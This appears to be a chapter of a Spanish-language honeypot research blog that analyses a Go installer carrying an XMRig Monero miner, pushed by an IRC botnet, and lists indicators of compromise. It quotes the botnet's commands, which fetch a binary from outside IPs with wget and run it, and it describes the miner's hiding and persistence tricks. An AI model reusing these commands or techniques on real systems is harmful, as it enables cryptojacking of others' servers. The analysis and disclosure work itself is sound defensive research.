ksmd-ezo · Capítulo 40
Fuego amigo
La tercera pieza del kit de SEC es la que cobra: un instalador en Go con un minero de Monero dentro. Su versión nueva trae una letra más en el nombre y una caza de mineros rivales. En mi jaula, lo primero que cazó fue mi instrumental. En la botnet, lo que cazó fue otra cosa.
Tres minutos después de soltar el gusano, SEC manda bajar otra pieza y arrancarla: lab. Algo más de una hora después borra lab y manda bajar labb, con una be de más.
!u rm -rf labb
!u rm -rf lab
!u wget 103.191.243[.]96/labb >/dev/null 2>&1 &
!u wget 66.116.196[.]142/labb >/dev/null 2>&1 &
!u wget 47.96.134[.]111/labb > /dev/null 2>&1 &
!u killall -9 wget > /dev/null 2>&1
!u chmod +x labb
!u ./labb > /dev/null 2>&1 &
Abrí los dos. Son casi el mismo programa: un instalador escrito en Go que lleva dentro un minero de Monero. La be de más trae dos cambios. Uno quita algo. El otro añade una caza de mineros rivales que, en mi jaula, empezó por mi instrumental.
ksmd-ezo la pieza que cobra
- sha256
- bec53a19cdc6eb681bead47898f512c2f00606302f7b375ab0046ec4b1357e34 (y su versión anterior, lab, 3f1c25b2e91c327d1ba2d8b409174230bf4080062ae22e98690b0e52fe91c314)
- Tipo
- Go 1.26.0, un solo fichero fuente y solo la biblioteca estándar; ELF estático, sin símbolos, compilado como root
- Lleva dentro
- XMRig 6.26.0-C7, la variante de C3Pool, empaquetado con UPX
- Mina para
- una cartera de Monero, en auto.c3pool.org:80, sin cifrar
- De dónde
- bajado por orden del canal, del mismo reparto que el resto
- Los antivirus
- el instalador no estaba en VirusTotal; el XMRig de dentro es una compilación pública, conocida desde septiembre
01Un minero con el minero dentro
No descarga nada más. El minero viaja en las tripas del instalador, tres megas comprimidos. Al arrancar busca un sitio donde pueda ejecutar (/dev/shm, /var/tmp, /tmp y unos cuantos más, por ese orden), crea un directorio oculto .ss, suelta ahí el minero y un lanzador, y lo arranca con un nombre que ya conocemos de las otras piezas: en el disco se llama kworker029 y en la lista de procesos aparece como [kworker/7:1ZZ]. Primo hermano del [kworker/2:51S] del bot de Perl.
La configuración va en claro: la cartera, el pool en el puerto 80 sin cifrar, todos los hilos del procesador y páginas grandes de memoria para minar más rápido. Esa reserva de memoria la deja escrita en /etc/sysctl.d/99-xmrig.conf, que sobrevive a un reinicio aunque el minero no. Y en un disco de verdad marca su directorio como inmutable con chattr +isa, para que no se pueda borrar a la primera.
En la jaula, una máquina virtual sin tarjeta de red con un pool de mentira dentro, se instaló entero: reservó 892 páginas grandes, pasó unos cuatro minutos calibrándose y se presentó al pool. En claro, para cualquiera que mire la red:
{"id":1,"jsonrpc":"2.0","method":"login","params":{
  "login":"844LSsjLwv6eScPm28HfPDXeZ1cTsh1142z7RGDyqKcnTf6xCUcRqQtak1DKDNi2b35F4izqtF2ey5bHbYyzzTbN1CU3jkj",
  "pass":"x",
"agent":"XMRig/6.26.0-C7 (Linux x86_64) libuv/1.44.2 gcc/13.2.1", …}}02Lo que cambia una letra
Comparé lab y labb función a función. Mismo compilador, mismo minero byte a byte, misma cartera, mismo pool, mismo lanzador. Treinta y dos de sus treinta y cinco funciones comunes miden exactamente lo mismo. Las diferencias son dos.
lab se instalaba en el crontab: una línea para arrancar con la máquina y otra cada diez minutos, en un bloque marcado # xmrig-managed. labb lo quita, y lo dice:
persistence : DISABLED (no crontab installed by this installer)Por qué lo quitó, no lo sé. Mientras tenga el bot de Perl en la máquina, puede relanzar el minero desde el canal cuando quiera.
Y labb añade, como primer paso de todo, una función que el propio programa anuncia así: --- killing c3pool miners by CIDR ---. Las máquinas con contraseñas flojas las revienta mucha gente, y nadie quiere compartir el procesador. lab ya mataba a los rivales por el nombre (xmrig, SRBMiner-MULTI), pero un rival con un nombre falso, como el suyo, sobrevive. labb los busca por otro lado: por con quién hablan. Si un proceso tiene una conexión abierta con el pool C3Pool, es un minero de C3Pool, y lo mata. Para saber qué es «C3Pool» lleva dos rangos de direcciones escritos a mano, 103.194.0.0/16 y 52.128.0.0/16.
03El primer muerto fue el observador
En la jaula le preparé dos rivales de mentira: un proceso con una conexión abierta hacia uno de esos rangos, y otro que se llamaba xmrig pero no hablaba con nadie. Y lo lancé con mi instrumental alrededor, para ver cada cosa que hacía.
Hizo una lista de seis candidatos a minero rival: los dos señuelos, el pool de mentira y tres programas míos, el que lo vigilaba, el que le ponía un límite de tiempo y la shell desde la que lo lancé. Mató al vigilante, y al caer este se llevó a labb por delante. La instalación no llegó a hacerse.
La explicación está en dónde mira. Para saber con quién habla un proceso, labb lee su tabla de conexiones en /proc/<pid>/net/tcp. Pero esa tabla no es la del proceso: es la de toda la red en la que vive. En una máquina normal todos los procesos comparten la misma, así que en cuanto uno tiene una conexión hacia esos rangos, todos parecen tenerla. Mi señuelo que no hablaba con nadie cayó en la lista por estar al lado del que sí.
Lo único que se salva es lo que el código excluye a mano: él mismo, el proceso 1 y los hilos del núcleo. Nada más. Ni su padre, ni los procesos de su mismo usuario, ni sus propias piezas. Saqué el instrumental de esa red, lo repetí y esta vez se instaló entero: es la ejecución del apartado anterior.
En una víctima, eso significa que basta una conexión hacia esos dos rangos para que labb, que corre como el usuario que le haya tocado (muchas veces root), mate todo lo que encuentre. El SSH, los servicios. Y el bot de Perl que lo ha lanzado, que no tiene persistencia: si muere, esa máquina sale del canal hasta que el gusano vuelva a entrar.
¿Y de dónde sale esa conexión en una máquina de la botnet? Del minero que lab había instalado una hora antes. El de su propio dueño.
04Media flota
No lo vi pasar en ninguna víctima. Lo reconstruí desde fuera, con tres piezas.
La primera es a dónde apuntaba el pool ese día. auto.c3pool.org no tiene una sola dirección: según el registro público de resoluciones, por esas fechas devolvía tres, y dos de cada tres caían dentro de los rangos de labb. La tercera, fuera, había aparecido cuatro días antes de que se compilara labb. Lo esperable, entonces, es que en dos de cada tres máquinas el minero de lab estuviera conectado a una dirección de la lista.
La segunda es mi sonda. Los bots del gusano la tocan con regularidad, algunos como un reloj, cada setenta y cinco minutos toda la noche. Tomé los que la habían tocado en la hora y cuarto anterior a distintos momentos y conté cuántos no volvían en las horas siguientes. En cualquier momento de esos días, entre los bots regulares, desaparece entre el 0 y el 21 %. En el momento en que SEC lanza labb, desaparece el 52 %. Un día después, 20 de esos 23 siguen fuera, y los tres que vuelven lo hacen entre ocho y veintitrés horas más tarde, que es lo que tardaría en reinfectarlos otro bot. Ninguno de los 23 vuelve a hablar en el canal en todo el día: por la tasa con que responden los bots, cabría esperar unos seis.
La tercera es el dinero.

Si labb hubiera matado mineros sin más, el ritmo de minado habría caído. Subió. Porque labb mata primero y después instala y arranca su propio minero. La máquina sigue minando para la cartera de SEC. Lo que ya no tiene es el bot: nadie le puede dar órdenes, y nadie relanzará el minero cuando la máquina se reinicie.
Junto todo y sale una imagen: la herramienta escrita para echar a los mineros rivales reconoció como rival al minero de su propio dueño y se llevó por delante, en cerca de la mitad de la flota, el canal por el que se manda. El operador perdió el mando de media botnet mientras su cuenta en el pool subía. Es un indicio fuerte, no una observación directa: la orden es la única de ese momento, el código hace exactamente eso y las cifras cuadran, pero no estuve dentro de ninguna de esas máquinas.
Y se salvó la otra mitad por un detalle que viene de lejos.
05Dos carteras
La cartera va en claro, y C3Pool publica las estadísticas de cada una. Las consulté en la API pública del pool.
La de labb es joven. Su primer dato es del 13 de noviembre, el primer pago, de 0,005 XMR, del 14. Ese día minaba a unos 210 kH/s, lo que dan del orden de cien a doscientas máquinas. Es poco dinero: sumada a la otra cartera de la que hablo enseguida, la operación saca alrededor de una centésima y media de monero al día.
Pero no es la única. En el capítulo 38 conté que la operación viene de lejos, y los instaladores de octubre que otros subieron a VirusTotal llevaban un minero más tosco: un binario suelto llamado softwaretech con su config.json al lado, el mismo directorio .ss y un nombre falso de la misma familia, [kworker/0:1Z]. Minaba para otra cartera:
84ko1ub7P2Y8RywJfAKrroZQZUsAGfYY9V5DFT1sZ3j5BfJjbzHQx1T22RHDp71KGnMReoXUwmDUxVoKZbbkShMWJKHkANKSigue minando, a unos 76 kH/s. Ha cobrado 61 veces desde el 29 de septiembre, unos 0,85 XMR en siete semanas, y desde la primera semana rinde a plena potencia. Eso no parece una cartera que empieza: parece una flota que ya existía y que a finales de septiembre pasó a cobrar en otra dirección. La anterior no la he encontrado.

La gráfica de la semana cuenta el resto. El 13 de noviembre la cartera de octubre pierde más de la mitad de su ritmo y, ese mismo día, nace la nueva con algo parecido: parte de los mineros cambia de cartera. Al día siguiente, al lanzarse labb, una sube y la otra baja a la vez. labb caza por rangos sin mirar para quién mina cada uno, así que donde encuentra un minero viejo lo mata y pone el suyo. Un tercero que reutilizara el kit no estaría moviendo los mineros de otro. Las dos carteras son, con mucha probabilidad, del mismo operador.
Los mineros de octubre se identifican ante el pool con el nombre del servidor infectado. No los publico: son víctimas. Pero hay uno que se llama, literalmente, HOSTNAME_HERE: la plantilla del autor, sin rellenar.
Y ahora el detalle. Los mineros de octubre no apuntaban a auto.c3pool.org por nombre, sino a direcciones fijas del pool: unas en 103.194.186.x y otras en 52.128.244.x. Son exactamente los dos rangos que labb lleva escritos a mano. El autor sacó su lista de C3Pool de sus propias configuraciones viejas. Por eso labb no conocía la dirección nueva del pool, la que apareció cuatro días antes de compilarlo. Y por eso, en las máquinas donde el minero de lab había caído en esa dirección nueva, la caza no se disparó y el bot sobrevivió. Lo que salvó a parte de la flota de SEC fue un hueco en la lista de su propio autor.
En total, con las dos carteras, la operación ha sacado menos de un monero en tres meses. Para eso tiene cientos de servidores con una puerta abierta, muchos de ellos de correo, de administraciones y de empresas, y una lista en un colector con la contraseña de cada uno. Lo que haga con esa lista, aparte de minar, no lo sé.
06Indicadores
Los del mando por IRC están en el capítulo 38 y los del gusano en el 39. Estos son los del minero.
| Tipo | Valor |
|---|---|
| Cartera (noviembre) | 844LSsjLwv6eScPm28HfPDXeZ1cTsh1142z7RGDyqKcnTf6xCUcRqQtak1DKDNi2b35F4izqtF2ey5bHbYyzzTbN1CU3jkj |
| Cartera (octubre) | 84ko1ub7P2Y8RywJfAKrroZQZUsAGfYY9V5DFT1sZ3j5BfJjbzHQx1T22RHDp71KGnMReoXUwmDUxVoKZbbkShMWJKHkANK |
| Pool | auto.c3pool.org:80, sin TLS · en octubre, por IP: 103.194.186.x y 52.128.244.x, puerto 19999 |
| Firma de red | JSON-RPC "method":"login" en claro hacia el puerto 80, con la cartera y agent: XMRig/6.26.0-C7 (Linux x86_64) |
| Proceso y disco | en disco kworker029, en la lista de procesos [kworker/7:1ZZ] · directorio .ss (o .ss-N) en /dev/shm, /var/tmp, /tmp, /opt, /run/user/… o ~/.cache, ~/.local, ~/.config · lanzador r con # xmrig-managed runner · sfs.log · enlace .[kworker_7:1ZZ] |
| Huellas en el sistema | /etc/sysctl.d/99-xmrig.conf con vm.nr_hugepages · directorio con chattr +isa · en lab, bloque de crontab # xmrig-managed con @reboot y */10 |
| Caza de rivales (solo labb) | mata los procesos que vean una conexión TCP hacia 103.194.0.0/16 o 52.128.0.0/16, o que lleven c3pool o esos prefijos en la línea de órdenes o el entorno · cadenas --- killing c3pool miners by CIDR ---, killed %d c3pool miner(s), [OUT OF CONFIGURED CIDR — add it!] |
| Octubre | minero softwaretech con config.json aparte · nombre falso [kworker/0:1Z] · directorios .ss, .fedd, .bbd |
| SHA-256 | labb bec53a19cdc6eb681bead47898f512c2f00606302f7b375ab0046ec4b1357e34 · lab 3f1c25b2e91c327d1ba2d8b409174230bf4080062ae22e98690b0e52fe91c314 · XMRig incrustado, empaquetado 37f975cb5b9ce21f3c153cdb1f7ff3e9d56950b0e10fb58b7b8a3814c1f8ca11 y desempaquetado 6117fdf5c647aea49913b960ccbd4f545fbe048f87934fd7498e1460b0bec223 |
El minero se ve enseguida: un [kworker/7:1ZZ] que no es del núcleo, el procesador al cien por cien y un login en claro hacia un pool. Si además en esa máquina falta el [kworker/2:51S], puede que labb ya haya pasado por allí. labb lleva incluso un aviso para su autor, por si el pool cambia de dirección: [OUT OF CONFIGURED CIDR — add it!]. Lo imprime por pantalla, y SEC lo lanza con >/dev/null.
Continuará - los dos gusanos que conozco caducan el 17 de noviembre a medianoche. Si la regla se cumple, SEC tendrá que compilar otro, y traerá otra hora dentro. 🍯
Comentarios